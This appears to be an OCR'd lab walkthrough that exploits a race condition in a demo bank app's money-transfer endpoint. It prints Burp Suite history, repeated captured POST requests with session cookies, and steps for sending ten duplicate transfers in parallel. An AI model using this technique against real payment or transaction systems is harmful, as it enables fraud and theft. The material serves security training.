
Balance: $ 1000

Transfer Money

Target Account Number: 111

Amount to Transfer: 500

Click on the Transfer button, and you will see the following message indicating that the amount has been transferred:



Welcome, Tester


Balance: $ 500

Success! Transaction ID: 05311655a15b75fab86956663e1819cd

Transfer Money

Target Account Number

- Now, let's review the fund transfer `HTTP POST` request logged in the Burp Suite's `HTTP history` option under the `Proxy` tab.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS
20	http://10.10.238.235:5000	GET	/static/fonts/Ubuntu-Regular.ttf			304	288		ttf			
17	http://10.10.238.235:5000	GET	/dashboard			200	2736	HTML				
[illegible]	http://10.10.238.235:5000	POST	/transfer	✓		302	630	HTML		Redirecting...		
[illegible]	http://10.10.238.235:5000	GET	/static/fonts/Ubuntu-Regular.ttf			304	288		ttf			
12	http://10.10.238.235:5000	GET	/dashboard			200	2528	HTML				


```
Origin: http://10.10.238.235:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://10.10.238.235:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJuYW1lIjoiVGVzdGVyIiwidXNlciI6MTEwfQ.ZwjBlA.y-J9PcMBrbMnKZ1VwBAvx
Wt-Qzc
Connection: keep-alive

account_number=111&amount=500
```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.0.4 Python/3.8.10
Date: Fri, 11 Oct 2024 06:13:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Location: /dashboard
Vary: Cookie
Set-Cookie: session=
.eJwNyzEKgDAMRuGrxB9HkWZw6TV0E5FQow5aoWkn8e52-njDe7Hul9ipBj-_oFzBrW
ZyKDqMJYQaDU1Jou2akm7UDs5RfkhCeErMxMw9lm_pEOWeExqWVPdi1U8s_t--wghN
A.ZwjCFA.9NcSPqDqR8T8L906rB06zZ9ywII; HttpOnly; Path=/
Connection: close

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
```

The above figure shows that the `/transfer` endpoint accepts a POST request with parameters `account_number` and `amount`. The Burp Suite tool has a feature known as `Repeater` that allows you to send multiple HTTP requests. We will use this feature to duplicate our `HTTP POST` request and send it multiple times to exploit the race condition vulnerability. Right-click on the POST request and click on `Send to Repeater`.



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Status code	Length	MIME type	Extension	Title	Notes	TLS
21	https://contile.services.mozill...	GET	/v1/tiles	204	136					✓
20	http://10.10.238.235:5000	GET	/static/fonts	304	288		ttf			
17	http://10.10.238.235:5000	GET	/dashboard	200	2736	HTML				
16	http://10.10.238.235:5000	POST	/transfer	302	630	HTML		Redirecting...		
15	http://10.10.238.235:5000	GET	/static/fonts	304	288		ttf			


```
Origin: http://10.10.238.235:5000
Content-Type: application/x-www-form-ur
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.
AppleWebKit/537.36 (KHTML, like Gecko)
Safari/537.36
Accept:
text/html,application/xhtml+xml,applica
age/webp,image/apng,*/*;q=0.8,applicati
7
Referer: http://10.10.238.235:5000/dash
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJuYWllIjoiVGVzdGVyIiwidXNlciI6MTEwfQ.
Wt-Qzc
Connection: keep-alive

account_number=111&amount=500
```

```
HTTP/1.1 302 FOUND
Server: Werkzeug/3.0.4 Python/3.8.10
Date: Fri, 11 Oct 2024 06:13:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Location: /dashboard
Vary: Cookie
Set-Cookie: session=
.eJwNyzEKgDAMRuGrxB9HkWZw6TVOE5FQow5aoWkn8e52-njDe7Hul9ipBj-_oFzBrW
ZyKDqMJYQaDU1Jou2akm7UDs5RfkhCeErMxMw9lm_pEOWeExqWVPdi1U8s_t--wghN
A.ZwjCFA.9NcSPqDqR8T8L906rB06zZ9ywII; HttpOnly; Path=/
Connection: close

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
```


- Now, navigate to the `Repeater` tab, where you will find the `POST` request that needs to be triggered multiple times. We can change the `account_number`, from `111`, and the `amount` value from `500` to any other value in the request as well, as shown below:



```
POST /transfer HTTP/1.1
Host: 10.10.238.235:5000
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.10.238.235:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://10.10.238.235:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJuYWllIjoiVGVzdGVyIiwidXNlciI6MTEwfQ.ZwjBlA.y-J9PcMBrbMnKZ1VwBAvx
Wt-Qzc
Connection: keep-alive

account_number=111&amount=500
```


Place the mouse cursor inside the request inside the Repeater tab in Burp Suite and press `Ctrl+R` to duplicate the tab. Press `Ctrl+R` ten times to have 10 duplicate requests ready for testing.



```
POST /transfer HTTP/1.1
Host: 10.10.238.235:5000
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.10.238.235:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://10.10.238.235:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJuYW1lIjoiVGVzdGVyIiwidXNlciI6MTEwfQ.ZwjBlA.y-J9PcMBrbMnKZ1VwBAvx
Wt-Qzc
Connection: keep-alive

account_number=111&amount=500
```


Now that we have 10 requests ready, we want to send them simultaneously. While one option is to manually click the `Send` button in each tab individually, we aim to send them all in parallel. To do this, click the `+` icon next to `Request #10` and select Create tab group. This will allow us to group all the requests together for easier management and execution in parallel.



```
POST /transfer HTTP/1.1
Host: 10.10.238.235:5000
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.10.238.235:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://10.10.238.235:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJuYW1lIjoiVGVzdGVyIiwidXNlciI6MTEwfQ.ZwjBlA.y-J9PcMBrbMnKZ1VwBAvx
Wt-Qzc
Connection: keep-alive

account_number=111&amount=500
```


After clicking the `Create tab group`, a dialogue box will appear asking you to name the group and select the requests to include. For this example, we will name the group `funds`, select all the requests, and then click the `Create` button, as shown below.



```
POST /transfer HTTP/1.1
Host: 10.10.238.235:5000
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.10.238.235:5000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
7
Referer: http://10.10.238.235:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJuYW1lIjoiVGVzdGVyIiwidXNlciI6MTEwfQ.ZwjBlA.y-J9PcMBrbMnKZ1VwBAvx
Wt-Qzc
Connection: keep-alive

account_number=111&amount=500
```

Now, we are ready to launch multiple copies of our HTTP POST requests simultaneously to exploit the race condition vulnerability. Select `Send group in parallel (last-byte sync)` in the dropdown next to the `Send` button. Once selected, the `Send` button will change to `Send group (parallel)`. Click this button to send all the duplicated requests in our tab group at the same time, as shown below:



